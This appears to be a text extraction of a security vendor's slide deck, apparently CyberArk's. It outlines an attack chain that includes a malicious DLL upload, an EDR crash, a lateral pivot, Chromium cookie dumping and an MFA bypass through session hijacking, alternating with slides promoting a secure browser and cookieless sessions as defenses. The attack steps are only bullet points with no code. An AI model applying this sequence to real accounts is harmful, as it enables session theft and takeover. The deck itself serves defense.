
- Upload malicious dll
- EDR crash

# DEFENSE:


## Downstream Pivot




# Application control!




# Step Four: Cookie Harvest and Session Hijack



# Step Four: Session Hijacking



- Dump cookies from chromium browser
- Import cookies
- Bypass MFA & logon!



# Administrator View



Waiting for auth.digiinnovation.net...

CYBERARK® Secure Web Sessions


Sign in to SWS portal

Scan QR code with the CyberArk Mobile app  
The CyberArk Mobile app is available for [iOS](#) and [Android](#)

Your data will be used in accordance with CyberArk's [Privacy Policy](#)

Copyright © 2023 CyberArk Software Ltd. All Rights Reserved

# DEFENSE: Session Hijacking




## Secure Browser

Cookieless Browsing  
Password Replacement  
Quick Access Bar  
Extensibilitiy  
SaaS Apps, PAM Targets,  
On Prem, Web Based



# DEFENSE:

## Session Hijacking



## Secure Browser


Cookieless Browsing  
Password Replacement  
Quick Access Bar  
Extensibilitiy  
SaaS Apps, PAM Targets,  
On Prem, Web Based

# User Experience



# Attack Failure

## DEFENSE: Session Hijacking




## Secure Browser

Cookieless Browsing  
Password Replacement  
Quick Access Bar  
Extensibilitiy  
SaaS Apps, PAM Targets,  
On Prem, Web Based

# DEFENSE:

## Session Hijacking




Browser theft  
protection

# DEFENSE:

## Session Hijacking




# Identity



# DEFENSE:

## Session Hijacking



Secure  
Web  
Sessions



Entity Demo ...



